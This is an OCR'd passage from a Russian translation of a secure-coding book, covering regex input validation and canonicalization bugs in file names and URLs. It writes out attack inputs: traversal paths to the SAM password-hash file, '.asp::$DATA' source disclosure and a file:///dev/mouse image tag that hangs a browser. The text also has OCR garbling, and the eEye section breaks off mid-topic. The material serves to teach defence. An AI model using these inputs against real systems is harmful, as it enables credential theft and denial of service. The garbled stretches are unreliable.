


Рис. 10-3. *Применение утилиты Character Map для просмотра шрифтов, отличных от набора ASCII*

Примечание Я уже говорил, что в Perl 5.8.0 добавлена расширенная поддержка Unicode и синтаксиса *\p{}*. Подробнее об этом читайте на сайте *http://dev.perl.org/perl5/news/2002/07/18/580ann/perldelta.html#new%20unicode%2 0properties.*

Внимание! Соблюдайте особую осторожность при преобразовании: программа должна сначала исполнять операцию декодирования и лишь затем обработку на основе регулярного выражения. В противном случае может оказаться, что данные прошли проверку регулярными выражениями, но до декодирования!

Розеттский* камень регулярных выражений

Регулярные выражения — невероятно мощный и универсальный инструмент, область применения которого выходит далеко за рамки контроля входных данных. Настоятельно рекомендую освоить эту технологию, позволяющую решать массу самых сложных и разнообразных задач обработки данных. Я часто создаю при-

* Розеттский камень содержит благодарственную запись египетских жрецов царю Птолемею V Епифану, сделанную на нескольких языках: древнеегипетском, иероглифами и демотическим письмом и древнегреческом языке. Это позволило Франсуа Шампольону расшифровать древнеегипетскую иероглифическую письменность. Камень был найден в предместье Розетты, города, расположенного недалеко от Александрии, в 1799 году французскими солдатами, — *Прим. ред.*

ложения — главным образом на Per] и C#, — где применяются регулярные выражения для анализа журналов на предмет обнаружения сигнатур атак и исходных текстов — на предмет брешей в системе безопасности. Между разными языками программирования и средами исполнения существуют тонкие различия в синтаксисе регулярных выражений, о которых сейчас и пойдет речь. (Заметьте: речь пойдет далеко не обо всех особенностях регулярных выражений, а лишь о некоторых из них.)

Регулярные выражения в Perl

Perl — признанный лидер в поддержке регулярных выражений, отчасти это так из-за превосходной поддержки обработки строк и файлов. Вот регулярное выражение на Perl, извлекающее время из строки:

```
$_ = "Мы отправляемся на Роковую гору в 12:15 пополудни.";
if (/.*(\d{2}:\d{2}[ap]m)/i) {
        print $1;
}
```

Обратите внимание: регулярному выражению не передается никаких параметров, потому что по умолчанию предполагается параметр *$_*. Если данные находятся не в переменной *$_*, следует пользоваться следующим синтаксисом:

```
var =~ /<выражение>/;
```

Регулярные выражения в управляемом коде

В большинстве, если не всех приложениях на C#, управляемом C++, Microsoft Visual Basic .NET, ASP.NET и других, имеется доступ к каркасу .NET Framework и пространству имен *System.Text.RegularExpressions*. Я уже говорил о синтаксисе в этом пространстве. Однако для полноты привожу аналоги приведенной выше программы извлечения даты из строки на C#, Visual Basic .NET и управляемом C++.

Пример на C#

```
// Пример на C#.
String s = @"Мы отправляемся на Роковую гору в 12:15 пополудни.";
Regex r = new Regex(@".*(\d{2}:\d{2}[ap]m)",RegexOptions.IgnoreCase);
if (r.Match(s).Success)
   Console.Write(r.Match(s).Result("$1"));
```

Пример на Visual Basic .NET

```
' Пример на Visual Basic .NET.
Imports System.Text.RegularExpressions
...
Dim s As String
Dim r As Regex
s = "Мы отправляемся на Роковую гору в 12:15 пополудни."
r = New Regex(".*(\d{2}:\d{2}[ap]m)", RegexOptions.IgnoreCase)
```

```
If r.Match(s).Success Then
   Console.Write(r.Match(s).Result("$1"))
End If
```

Пример **на управляемом C++**

```
// Пример на управляемом C++.
#using <mscorlib.dll>
#include <tchar.h>
ffusing <system.dll>

using namespace System;
using namespace System::Text;
using namespace System::Text::RegularExpressions;
...
String *s = S"Мы отправляемся на Роковую гору в 12:15 пополудни.";
Regex *r = new Regex(".*(\\d{2}:\\d{2}[ap]m)",IgnoreCase);
if (r->Match(s)->Success)
      Console::WriteLine(r->Match(s)->Result(S"$1"));
```

В ASP.NET код выглядит точно также, так как эта технология нейтральна по отношению к языку.

Регулярные выражения в сценариях

В базовой версии языка JavaScript 1.2 синтаксис регулярных выражений практически такой, как и в Perl3. Начиная с версии 4, браузеры Netscape Navigator и Microsoft Internet Explorer поддерживают регулярные выражения.

```
var r = /.*(\d{2}:\d{2}[ap]m)/;
var s = "Мы отправляемся на Роковую гору в 12:15 пополудни.";
if (s.match(r))
      alert(RegExp.$1);
```

Регулярные выражения также доступны программирующим на VBScript версии 5 через объект *RegExp:*

```
Set r = new RegExp
r.Pattern = ".*(\d{2}:\d{2}[ap]m)"
r.IgnoreCase = True

Set m = r.Execute("Мы отправляемся на Роковую гору в 12:15 пополудни.")
MsgBox m(0).SubMatches(0)
```

Использовать регулярные выражения в клиентском коде следует только для экономии и предотвращения лишних обращений к серверу, но ни в коем случае не как метод защиты,

Примечание Поскольку ASP поддерживает JScript и VBScript, к регулярным выражениям на этих языках можно обращаться с Web-страниц.

Регулярные выражения в C++

А теперь пора поговорить о трудном языке! Дело не в том, что на C++ сложно писать код. — просто в этом языке весьма ограничен набор классов, поддерживающих регулярные выражения. Если вы пользуетесь библиотекой шаблонов STL (Standard Template Library), советую взять поддерживающий STL класс *Regex++* на сайте *http://www.boost.org* (На странице *http://www.ddj.com/documents/s=1486/ddj0110a/0110a.htm* вы найдете хорошее описание этого класса — «от его автора».)

Microsoft Visual C++ с составе Microsoft Visual Studio .NET содержит облегченный шаблонный ATL-класс анализатора регулярных выражений, *CAtlRegExp*. Обратите внимание, что синтаксисы регулярных выражений в *Regex++* и *CAtlRegExp* отличаются от классического; некоторые из редко используемых операторов отсутствуют, а иные выглядят по-другому. Синтаксис регулярных выражений в классе *CAtlRegExp* описан на странице *http://msdn.microsoft.com/library/en-us/vclib/html/vclrfcatlregexp.asp*.

Вот пример применения *CAtlRegExp:*

```
#include <AtlRX.h>
...
CAtlRegExp<> re;
re. Parse(". *{\\d\\d:\\d\\d[ap]m}FALSE);
CAtlREMatchContext<> mc;
if (re.Match("Мы отправляемся на Роковую гору в 12:15 пополудни.", &mc)) {
      const CAtlREMatchContext<>: :RECHAR* szStart = 0;
   const CAtlREMatchContext<>::RECHAR* szEnd = 0;
      mc.GetMatch(0,&szStart, &szEnd);

      ptrdiff_t nLength = szEnd - szStart;
      printf("%.*s",nLength, szStart);
}
```

Хороший подход, но без использования регулярных выражений

Один из способов обязательной проверки входных данных до их использования — задействовать классы в языках, которые их поддерживают, например классы C++, C# и Visual Basic .NET. Вот пример класса *UserInput* в C++:

```
#include <string>
using namespace std;

class Userlnput {
public:
   UserInput(){};
   ~UserInput(){};
   bool Init(const char* str) {
      // При желании можете добавить здесь дополнительную проверку.
      if(!Validate(str)){
         return false;
```

```
        } else {
            input = str;
            return true;
        }
    }

    const char* GetInput(){return input.c_str();}
    DWORD Length(){return input.length();}

private:
    bool Validate(const char* str);
    string input;
};
```

У подобного способа использования класса есть ряд преимуществ. Во-первых, при обнаружении метода или функции, принимающей указатель или ссылку на *UserInput*,очевидно, что речь идет о пользовательском вводе. Во-вторых, невозможно создать экземпляр этого класса без предварительного исполнения метода *Validate*. Если метод *Init* не вызывается или терпит сбой, класс содержит пустую строку. При желании в класс можно добавить метод приведения к каноническому виду, *Canonicalize*. Описанный способ сэкономит ваше время и избавит от массы работы по устранению ошибок, потому что гарантирует проверку корректности входных данных.

Резюме

Я довольно подробно рассказал в этой главе о том, как применять регулярные выражения, но пусть это не отвлечет вас от главного: слепое доверие входным данным опасно. На деле не следует доверять никаким входным данным, пока они не прошли проверку. Помните: в конце концов причина практически любой бреши в защите — излишне доверительное отношение к данным,

Сократите до минимума число точек входа в доверенную зону, в которых выполняется анализ входящих данных; все подобные данные в обязательном порядке должны проходить только через один из этих КПП. Ищите в запросе не «плохие», а только корректные данные и отклоняйте запрос, если данные не соответствуют критериям. Помните: вы создали программу для доступа и управления вашими ресурсами и поэтому прекрасно знаете, *каким* должен быть «правильный» запрос. Вы не в состоянии предвидеть все возможные некорректные форматы данных, и это одна из причин, почему следует отбирать только корректную информацию. Список правильных запросов ограничен, а перечень неверных в принципе бесконечен, ну или, по крайней мере, очень-очень велик.

ГЛАВА

11

Недостатки канонического представления

Если бы я решился вместо этой главы написать лишь одну фразу, то выбрал бы такую: «Ни в коем случае не принимайте никаких решений, имеющих отношение к безопасности, на основании только имени ресурса, в частности, имени файла», Почему? Если не знаете ответа, советую перечитать предыдущую главу. Как однажды сказала Гертруда Штейн (Gertrude Stein), «Роза — это роза». Или что? А что если слово *роза* предоставил пользователь, которому мы не доверяем? Обозначают ли одно и то же понятие *ROSE** следующие слова: *roze*, *ro$e*, *r0se* или *r%6fse?* И да, и нет. Да, все они имеют отношение к розе, но синтаксически различаются, что может привести к проблемам с безопасностью в приложении. Например, *%6f* —это шестнадцатеричное представление ASCII-значения для буквы «о».

Как же эти разные «розы» способны подорвать защиту приложения? Если коротко: приложение принимает решения, касающиеся безопасности, на основании имени ресурса, например введенного пользователем имени файла, однако велика вероятность принятия неверного решения, поскольку существует несколько способов (и все они правильные) представления имени объекта. Все ошибки *приведения в канонический вид* (canonicalization) приводят к опасности подмены сетевых объектов, что в свою очередь часто позволяет хакеру завладеть информацией и захватить более высокие полномочия,

В этой главе я поясню, что значит «канонический» и, не упуская случая познакомить со свежими примерами ошибок в отрасли, расскажу о некоторых ошибках приведения в канонический вид имен файлов и характерных для Web проблемах. Ну и наконец, научу бороться с подобными ошибками.

---

* Rose в английском языке означает «роза». — *Прим. перев.*

Что означает «канонический» и как это понятие создает проблемы

Я понятия не имел, что означало слово *канонический,* когда впервые его услышал. Единственный знакомый мне канон был знаменитый «Канон ре-мажор* Иоганна Пахельбеля (Johann Pachelbel) (1653—1706). В словаре Random House Webster's College Dictionary (Random House, 2000) это слово объясняется так: «Канонический — находящийся в простейшей или стандартной форме». Следовательно, каноническое представление чего-либо — это стандартный, прямой и наиболее однозначный способ представления. *Приведение в канонический вид* — это преобразование различных эквивалентных форм имени к единому, стандартному виду — каноническому. Например, на компьютере имена *c:\dir\test.dat, test.dat* и *..\..\test.dat* обычно обозначают один и тот же файл. Приведения в канонический вид может предусматривать каноническое представление всех этих имен в виде *c:\dir\test.dat.* Ошибки, связанные с безопасностью, возникают, когда приложение делает неверное заключение на основе неканонического представления имени.

Проблемы канонического представления имен файлов

Безусловно, вы сами все знаете, но все же позвольте мне убедиться, что мы говорим на одном языке. Многие приложения принимают решения, связанные с безопасностью, основываясь на имени файла. Проблема в том, что у файла обычно несколько имен. Сейчас я покажу несколько «свежих» ошибок такого рода, чтобы пояснить, что я имел в виду.

Обход фильтров имен файлов в сервисе Napster

Это моя любимая ошибка приведения в канонический вид из-за ее «нетехнического» происхождения. Если вы не вели отшельнический образ жизни в дремучем лесу до начала 2001 г., то знаете, что был такой сервис обмена музыкальными файлами, Napster, которому предъявила иск Американская ассоциация звукозаписывающей индустрии (Recording Industry Association of America, RIAA), сочтя его пиратским. Судья предписал компании Napster заблокировать доступ к определенным композициям, что и было сделано. Однако это решение реализовали на основании названия композиции, и очень скоро пользователи нашли противоядие: давать композициям название, очень похожее на исходное, но не воспринимаемое фильтрами Napster. Вот несколько примеров переименования песен группы «Siouxsie and the Banshees»: «Candyman» можно переименовать в «AndymanCay» (по аналогии с детской игрой в слова-перевертыши), «92 degrees» — в «92 degree$», а «Deepest Chill» — в «Deepest Chi11». Это брешь типа «раскрытие информации», поскольку дает доступ к файлам пользователям, которым он, по идее, не должен предоставляться. Вот как отсутствие эффективного алгоритма приведения имен файлов в канонический вид на практике позволило обойти предписание суда.

Подробности истории читайте на Web-странице *http://news.cnet.com/news/0-1005-200-5042145.html.*

Брешь в Mac OS X и Apache

Версия Web-сервера Apache, поставляемая с первой редакцией ОС Mac OS X компании Apple, становилась уязвимой в случае использования файловой системы Hierarchical File System Plus (HFS+). HFS+ не различает регистр символов, и эта ее особенность сводила на нет эффективность механизма защиты каталогов Apache. Защита основывалась на текстовых файлах конфигурации, в которых определялось, какие данные и как защищать. Например, администратор мог решить защитить каталог *scripts* от всеобщего доступа следующим конфигурационным файлом:

```
<Location /scripts>
    order deny, allow
    deny from all
</Location>
```

Обычный пользователь, попытавшийся обратиться к *http://www.northwindtraders.com/scripts/index.html,* получил бы отказ в доступе. Однако если ввести *http://www.northwindtraders.com/SCRIPTS/index.html* то доступ к файлу *Index.html* разрешается,

Эта брешь существовала из-за того, что в отличие от HFS+, которая нечувствительна к регистру символов, версия Apache, поставляемая с Mac OS X, различала регистр. Таким образом, для Apache имя *SCRIPTS* — совсем не одно и то же, что *scripts,* и конфигурационный сценарий на него не действует. Но для HFS+ *SCRIPTS* и *scripts* — одно и то же, так что хакер преспокойненько получал «защищенный» файл index.html.

Подробности об этой бреши читайте на странице *http://www.securityfocus.com/archive/1/190036.*

Брешь в именах устройств DOS

Вы наверняка знаете, что некоторые имена файлов в MS-DOS операционные системы семейства Windows унаследовали для обратной совместимости. На самом деле это не файлы, а устройства, такие как последовательный порт (aux) и принтер (lpt1 и prn). Используя эту брешь, хакеры получили возможность заставить Windows 95 и Windows 98 обращаться к этим устройствам. Когда Windows пыталась проинтерпретировать имя устройства как файловый ресурс, происходило недопустимое обращение к ресурсу, что обычно кончалось крахом. Подробности на странице *http://www.microsoft.com/technet/security/bulletin/MS00-017.asp.*

Брешь в символической ссылке на каталог /tmp в пакете StarOffice компании Sun

Я упомянул эту брешь, поскольку дыры из-за символических ссылок очень часто встречаются в UNIX и Linux. *Символическая ссылка* (symbolic link, symlink) — это файл, указывающий на другой файл; таким образом, его можно считать еще одним именем файла. В UNIX также есть файлы, представляющие собой *жесткие ссылки* (hard link). У такого файла права доступа совпадают с исходным файлом, а у symlink — нет.

Примечание Жесткую ссылку в Windows 2000 создают вызовом функции *CreateHardLink*.

Например, символическая ссылка */tmp/frodo* во временном каталоге может указывать на файл с паролями UNIX (*/etc/passwd*) или на какой-нибудь другой жизненно важный файл.

При запуске StarOffice создает объект с именем */tmp/soffice.tmp* который практически кто угодно может использовать для почти любых целей. На языке UNIX это означает, что он имеет маску доступа 0777, что так же плохо, как Everyone (полный доступ). Хакер может создать символическую ссылку с */tmp/soffice.tmp* на пользовательский файл. Когда пользователь запустит StarOffice, пакет слепо изменяет права доступа на этот файл (поскольку установка прав доступа на символическую ссылку автоматически устанавливает права и на целевой файл, если процесс обладает достаточными для этого полномочиями). После этого хакер получает доступ на чтение файла,

Если хакер сделал так, что */tmp/soffice.tmp* ссылается на */etc/passwd* и кто-нибудь запустит StarOffice с правами администратора, права на */etc/passwd* изменятся, Подробности смотрите на сайте *http://www.securityfocus.com/bid/1922*.

Практически все описанные здесь ошибки приведения в канонический вид возникают при пересылке введенных пользователем данных между компонентами системы. Если первый компонент, принимающий вводимые данные, не полностью выполняет приведение перед отправкой следующему компоненту в цепочье, система подвергается опасности,

Внимание! Все проблемы с приведением в канонический вид существуют из-за того, что приложение, выяснив, что запрос ресурса не удовлетворяет заданному шаблону, «вываливается» в незащищенный режим.

Внимание! Если касающиеся безопасности решения принимаются на основании имени файла, ошибки неизбежны!

Стандартные ошибки в канонических именах Windows

В Windows существует много способов представления имен файлов, причина — в возможностях расширения и поддержке обратной совместимости. Если вы принимаете имя файла и используете для принятия решений, касающихся безопасности, настоятельно рекомендуем прочесть этот раздел,

Представление длинных имен файлов в формате «8.3»

Как вы, конечно же, знаете, устаревшая файловая система FAT, впервые появившаяся в MS-DOS, требует особого формата имени файлов: его длина не более 8 и расширение не более 3 знакомест (или, что то же самое, символов). Файловые системы FAT32 и NTFS поддерживают длинные имена файлов, например, в NTFS длина имен файлов ограничена 255 Unicode-символами. В целях обратной совместимости NTFS и FAT32 по умолчанию генерируют имена файлов в формате «8.3»,

что даст возможность приложениям для MS-DOS и 16-разрядной Windows работать с такими файлами.

Примечание Имена файлов в формате «8.3» генерируются автоматически следующим образом: имя усекается до первых 6 символов, потом ставится тильда (~) и далее цифра (для файлов с похожими именами она изменяется от 1 до 9), затем после точки следуют 3 символа расширения. Например, файл My Secret File.2001.Aug.doc превращается в MYSECR~1.DOC. Кстати, до усечения имени и расширения все недопустимые символы и пробелы удаляются.

Если приложение проверяет длинное имя файла, хакер легко обведет его вокруг пальца, подсунув короткое имя. Пусть приложение запрещает доступ к файлу Fiscal02Budget.xls пользователям из подсети 172.30.x.x, но если кто-то из них догадается воспользоваться коротким именем, то спокойно обойдет все препоны, поскольку система обратится к тому же самому файлу, только по его имени в коротком формате. А все потому, что для ОС Fiscal02Budget.xls и Fiscal~1.xls идентичны,

Следующий псевдокод иллюстрирует сказанное:

```
String SensitiveFiles[] = {"Fiscal02Budget.xls", "ProductPlans.Doc"};
IPAddress RestrictedIP[] = {172.30.0.0, 192.168.200.0};

BOOL AllowAccessToFile(FileName, IPAddress) {
   If (FileName In SensitiveFiles[] && IPAddress In RestrictedIP[])
      Return FALSE;
   Else
      Return TRUE;
}

BOOL fAllow = FALSE;
// Доступ запрещен,
fAllow = AllowAccessToFile("Fiscal02Budget.xls", "172.30.43.12");

// Доступ разрешен. Приехали!
fAllow = AllowAccessToFile("FISCAL~1.XLS", "172.30.43.1 2");
```

Примечание Здравый смысл подсказывает, что, создавая безопасные системы, следует избавиться от приложений для MS-DOS и 16-разрядной Windows и, следовательно, отключить поддержку формата «8.3». В свое время мы поговорим и об этом.

Интересен побочный эффект генерации имени файла в формате «8.3»: некоторые процессы удается атаковать тогда и только тогда, когда запрашиваемый файл не содержит пробелов в имени. Догадались в чем дело? У имен файлов Б формате «8.3» не может быть пробелов! Предлагаю вам самим сформулировать тактику такой атаки.

Альтернативные потоки данных NTFS

Я подробно расскажу об ошибке приведения в канонический вид чуть позже, пока же знайте: *будьте исключительно осторожны, если ваш код принимает решения на основании расширения имени файла*. Например, получив запрос файла с расширением *.asp*, сервер IIS перенаправляет его библиотеке Asp.dll. Если хакер запросит файл с расширением *.asp::$DATA*, IIS не обратит внимание на то, что запрошен основной поток данных NTFS, и хакер получит исходный ASP-файл.

Примечание Для просмотра потоков файлов существуют специальные утилиты, например Streams.exe компании Sysinternals (*http://www.sysinternals.com*), Crucial ADS фирмы Crucial Security (*http://www.crucialsecurity.com*) или Security Expressions фирмы Pedestal Software (*http://www.pedestalsoftware.com*).

В дополнение ко всему, если в приложении используются альтернативные потоки данных, следует обеспечить корректный разбор имени файла, чтобы чтение или запись выполнялись только для нужного потока. К слову сказать, у потоков нет отдельных *списков управления доступом* (access control list, ACL) — они наследуют ACL своего файла.

Завершающие символы

Я видел много случаев, когда завершающая точка (.) или обратный слеш (\), добавленные к имени файла, заставляли приложение некорректно разбирать его. Проблема с точкой — в основном «заслуга» Win32, поскольку файловая система считает, что в этом месте не должно быть точки, и удаляет ее перед разбором имени файла. Завершающий обратный слеш — проблема, имеющая отношение скорее к Web, и детально я о ней расскажу в главе 17. Следующий код демонстрирует, что я имел в виду, говоря о завершающей точке (см. папку *Secureco2\Chapter11\TrailingDot*):

```
#include <strsafe.h>
char b[20];
StringcbCopy(b, sizeof(b), "Hello!");
HANDLE h = CreateFile("c:\\somefile.txt",
                      GENERIC_WRITE,
                      0, NULL,
                      CREATE_ALWAYS,
                      FILE_ATTRIBUTE_NORMAL,
                      NULL);
if (h != INVALID_HANDLE_VALUE) {
   DWORD dwNum = 0;
   WriteFile(h, b, lstrlen(b), &dwNum, NULL);
   CloseHandle(h);
}

h = CreateFile("c:\\somefile.txt.", // Завершающая точка.
                      GENERIC_READ,
                      0, NULL,
                      OPEN_EXISTING,
```

```
                                FILE_ATTRIBUTE_NORMAL,
                                NULL);
if (h != INVALID_HANDLE_VALUE) {
   char b[20];
   DWORD dwNum =0;
   ReadFile(h, b, sizeof b, &dwNum, NULL);
   CloseHandle(h);
}
```

Обратили внимание на разницу в именах файлов? Во время второго вызова функции *CreateFile* для доступа к *somefile.txt* в качестве аргумента передается имя файла с точкой на конце, тем не менее *somefile.txt.* открывается и читается корректно. Это все потому, что файловая система заботливо удалила неправильный символ! Как видите, *somefile.txt.* и *somefile.txt* для ОС одно и то же, и плевать ей на завершающую точку.

Формат «\\?\»

Обычно длина имени файла (число ANSI-символов) ограничена значением MAX_PATH (260). Unicode-версии многих функций для работы с файлами позволяют увеличить это число до 32 000 Unicode-символов, если в начале имени файла поставить \\?\. Этот префикс заставляет функцию отключить проверку пути. Однако длина каждого компонента пути не должна превышать 260 символов. Так что в итоге *\\?\c:\temp\myfile.txt* — это то же самое, что и *c:\temp\myfile.txt.*

Примечание Мне не известны примеры эксплуатации имен файлов в формате «\\?\», я упомянул об этом лишь для полноты картины,

Обход каталогов и пути относительно родительского каталога (..)

Дыры, описанные в этом разделе, очень часто встречаются на Web- и FTP-серверах, но в принципе способны создать проблемы в любой системе. Первый недостаток защиты заключается в том, что хакер получает возможность выйти из жестко контролируемого вами каталога и свободно «разгуливать» по всему жесткому диску, Второй недостаток связан с двумя или более именами одного и того же файла.

Выход из текущего каталога

Допустим, приложение хранит файлы данных в каталоге *c:\datafiles.* В принципе, пользователи вообще не должны иметь доступа ко всем остальным файлам в системе. Веселье начинается, когда хакер попытается получить доступ к файлу *..\boot.ini,* хранящему информацию о параметрах загрузки (он лежит в корневом каталоге загрузочного диска) или, еще хлеще, к *..\winnt\repair\sam,* где хранится файл базы данных *локального диспетчера учетных записей* (Security Account Manager, SAM) с именами пользователей и хешами паролей всех локальных учетных записей. (К счастью, в Windows 2000 и более поздних ОС доменные учетные записи хранятся в Active Directory, а не в SAM.) После этого хакеру достаточно запустить утилиту подбора паролей, например L0phtCrack (доступна на сайте *http://www.atstake.com*), чтобы сравнительно быстро «вычислить» пароли. Вот почему так важны надежные пароли!

Примечание В Windows 2000 и более поздних ОС файл SAM шифруется [по умолчанию применяется системный ключ (SysKey)], что несколько усложняет атаку. Подробнее о SysKey — в статье «Windows NT System Key Permits Strong Encryption of the SAM» *(http://supporlmicrosoft.com/support/kb/articles/Q143/4/75.asp)* в базе данных Microsoft Knowledge Base.

Которое из имен настоящее?

В структуре каталогов *c:\dir\foo\files\secre* все следующие строки ссылаются на один и тот же файл *c:\dir\foo\myfile.txt*:

- *c:\dir\foo\files\secret\..\..\myfile.txt*;
- *c:\dir\foo\files\..\myfile.txt*;
- *c:\dir\..\dir\foo\files\..\myfile.txt*.

Вот так!

Абсолютные и относительные имена файлов

Если пользователь передал имя файла, не указав каталог, то где его искать? В текущем каталоге? В каталоге, указанном в переменной окружения *PATH?* У приложения масса возможностей ошибиться и открыть «не тот» файл. Например, при запросе на открытие файла *File.exe* откуда загрузит приложение файл *File.exe*: из текущего каталога или из каталога, указанного в переменной *PATH?*

Имена файлов, нечувствительные к регистру символов

Мне не известны дыры в Windows, связанные с регистром символов в имени файла, Файловая система NTFS сохраняет, но не учитывает информацию о регистре символов. То есть для файловой системы *MyFile.txt* и *myfile.txt* — один и тот же файл. Это не так лишь в одном случае: если ваше приложение работает в подсистеме POSIX (Portable Operating System Interface for UNIX). Однако если оно выполняет сравнение имен файлов с учетом регистра, то его можно взломать по тому же методу, что и описанная ранее Apple Mac OS X с Web-сервером Apache.

Общие ресурсы UNC

Файлы доступны по именам в формате *универсального соглашения об именовании общих ресурсов* (Universal Naming Convention, UNC). Общие UNC-ресурсы применяются для доступа к файлам и принтерам в Windows и трактуются операционной системой как обычные элементы файловой системы. Средствами UNC можно назначить букву диска локальному или удаленному серверу. Пусть на компьютере BlakeLaptop есть общий ресурс Files, которому соответствует физический каталог *c:\MyDocuments\Files*. Чтобы назначить букву Z: для этого общего ресурса, надо выполнить команду **net use z: \\BlakeLaptop\Files.** После этого *z:\myfile.txt* и *c:\MyDocuments\Files\myfile.txt* станут ссылаться на один и тот же файл

Также UNC-нотация позволяет получить доступ к файлу напрямую, в обход буквы. Например, *\\BlakeLaptop\Files\myfile.txt* аналогично *z:\myfile.txt*. Так же UNC комбинируется с разновидностью формата «\\?\», например *\\?\UNC\BlakeLaptop\files* соответствует *\\BlakeLaptop\Files*.

Имейте в виду, что Windows XP содержит редиректор WebDAV (Web-based Distributed Authoring and Versioning), который позволяет пользователям спроецировать виртуальный каталог Web на локальный диск, воспользовавшись мастером Add Network Place Wizard (Мастер добавления в сетевое окружение). Это означает, что сетевые диски могут располагаться на Web-сервере, а не только на файловом сервере.

Когда файл не является файлом: почтовые ящики и именованные каналы

Некоторые API-функции (например *CreateFile*) позволяют открывать не только файлы, но и *именованные каналы* (named pipe) и *почтовые ящики* (mailslot). Именованный канал — это поименованный, одно- или двунаправленный коммуникационный канал между сервером и одним или несколькими клиентами. Почтовый ящик — это однонаправленный протокол межпроцессного взаимодействия *без проверки получения сообщения адресатом* (fire-and-forget). Как только клиент подключился к серверу канала или почтового ящика (при условии успешной проверки прав доступа), описатель, возвращенный операционной системой, интерпретируется, как обычный описатель файла. Синтаксис для канала: *\\<имя_сервера>\pipe\<имя_канала>*, а для почтового ящика: *\\<имя_сервера>\mailslot\<имя_ящика>*.

Когда файл не является файлом: имена устройств и зарезервированные имена

Многие операционные системы — Windows в их числе — поддерживают именование устройства и доступ к устройствам с консоли. Например, COM1 — первый последовательный порт, AUX — последовательный порт по умолчанию, LPT2 — второй порт принтера и т.д. Следующие зарезервированные имена запрещено использовать в качестве имен файлов: CON, PRN, AUX, CLOCKS, NUL, COM 1 - COM9, и LPT1 — LPT9. Однако зарезервированные имена с добавлением расширения, например NUL.txt, допустимо задавать в качестве имен устройств. Есть еще одна особенность: каждое из этих «устройств» доступно из любого каталога. Например, *C:\ProgramFiles\COM1* — это первый последовательный порт, так же как и *d:\NorthWindTraders\COM1*.

Ситуация, в которой пользователь сам передает имя файла, а программа слепо его открывает, чревата проблемами, если в действительности указывается не на файл, а на устройство. Пусть в приложении имеется один рабочий поток, который принимает пользовательские запросы с именами файлов. Если хакер запросит *\documents\com1*, приложение откроет «файл» для чтения. Поток заблокируется, пока последовательный порт снова не откроется по тайм-ауту! К счастью, существует метод определения типа файла, и я немного позже расскажу о нем,

Как видите, существует много способов именования файлов, и если ваш код принимает касающиеся безопасности решения на основании имени файла, маловероятно, что оно окажется адекватным. А теперь перенесемся в еще одну сферу имен — в Web.

Проблемы с именами устройств в других операционных **системах**

Проблемы приведения в канонический вид, конечно же, присущи не только Windows. Например, в Linux можно заблокировать определенные приложения, попытавшись открыть устройство вместо файла, например */dev/mouse*, */dev/console*, */dev/tty0*, */dev/zero* и многие другие.

Тест, в котором в качестве «подопытного кролика» выступил Mandrake Linux 7.1 с Netscape 4.73, показал, что после попытки открыть файл *file:///dev/mouse* придется перезагрузить компьютер — это единственный способ разблокировать мышь в такой ситуации. Кроме того, команда *ftle;///deif/zero* «подвешивает» браузер. Это довольно серьезные бреши — чтобы надежно заблокировать мышь, хакеру достаточно создать Web-страничку с тэгом *<IMG SRC=file:///dev/mouse>*.

Вам следует научиться разбираться в именах устройств, если вы планируете создавать приложения для разных операционных систем.

Проблемы приведения в канонический вид в Web

К сожалению, многие приложения принимают решения, касающиеся безопасности на основании URL-адреса или его компонентов. Точно так же, как и с файлами, такой подход чреват «сюрпризами». Посмотрим, какими именно.

Обход родительского контроля AOL

В браузере America Online (AOL) 5.0 предусмотрены функции, которые позволяют родителям запретить доступ к определенным Web-сайтам их малолетним чадам. При загрузке URL-адреса браузер проверяет, не значится ли соответствующий Web-сайт в списке запрещенных, и при положительном результате блокирует доступ к нему. А брешь такова: если в конец адреса добавить точку, браузер без проблем предоставит доступ к «запретному» сайту. Думаю, причина в том, что программа при сравнении адреса со списком запрещенных сайтов учитывала завершающую точку, а при загрузке Web-страницы (то есть уже после проверки) недопустимые символы удалялись из URL-адреса.

Сейчас эта ошибка исправлена (см. *http://www.slashdot.org/features/00/15/0327239.shtml*).

Обход механизмов обеспечения безопасности eEye

Хоть плачь, хоть смейся — эта дыра обнаружена в продукте SecureIIS, предназначенном для защиты от атак на сервер Internet Information Services (IIS). Вот выдержка из маркетинговых материалов eEye *(http://www.eeye.com)* по SecurellS:

> *SecurellS защищает Web-сервер Microsoft Internet Information Services от известных и неизвестных атак. SecurellS заключает JIS в оболочку и постоянно проверяет и анализирует входящие и исходящие данные Web-сервера на предмет всевозможных нарушении защиты.*

Эти команды отображают содержимое потока в консоли. «Обычные» данные файла хранятся в потоке без имени, встроенный в NTFS тип которого носит название *$DATA*. Таким образом, чтобы получить доступ к стандартному потоку данных NTFS-файла, достаточно такого синтаксиса:

```
type < boot.ini::$DATA
```

На рис. 11-1 показано, что он означает.

Рис. 11-1. *Синтаксис файловых потоков в NTFS*

Поток NTFS следует правилам именования, принятым в NTFS, то есть разрешаются все буквенно-цифровые символы и ограниченный набор знаков пунктуации. Например, два файла, потоки *16* и *now* файлов *john3* и *readme* соответственно называются *john3:16* и *readme:now*. Разрешены любые комбинации допустимых символов.

Но вернемся «к нашим баранам». При получении запроса от пользователя действия IIS-сервера определяются расширением. Например, запрос файла с расширением *.asp*, то есть ASP-страницы (Active Server Pages), сервер перенаправляет для обработки в библиотеку Asp.dll. Если IIS расширение неизвестно, запрос посылается для обработки напрямую Windows, и значит, пользователь получает доступ к содержимому файла. Эта функциональность обеспечивается статическим обработчиком файлов, то есть его можно трактовать как один большой раздел *default* в операторе *switch*. Таким образом, если пользователь запросит файл *Data.txt*, а сервер не сможет найти нужный обработчик, сопоставленный расширению *.txt*, то пользователь получит исходный текст файла,

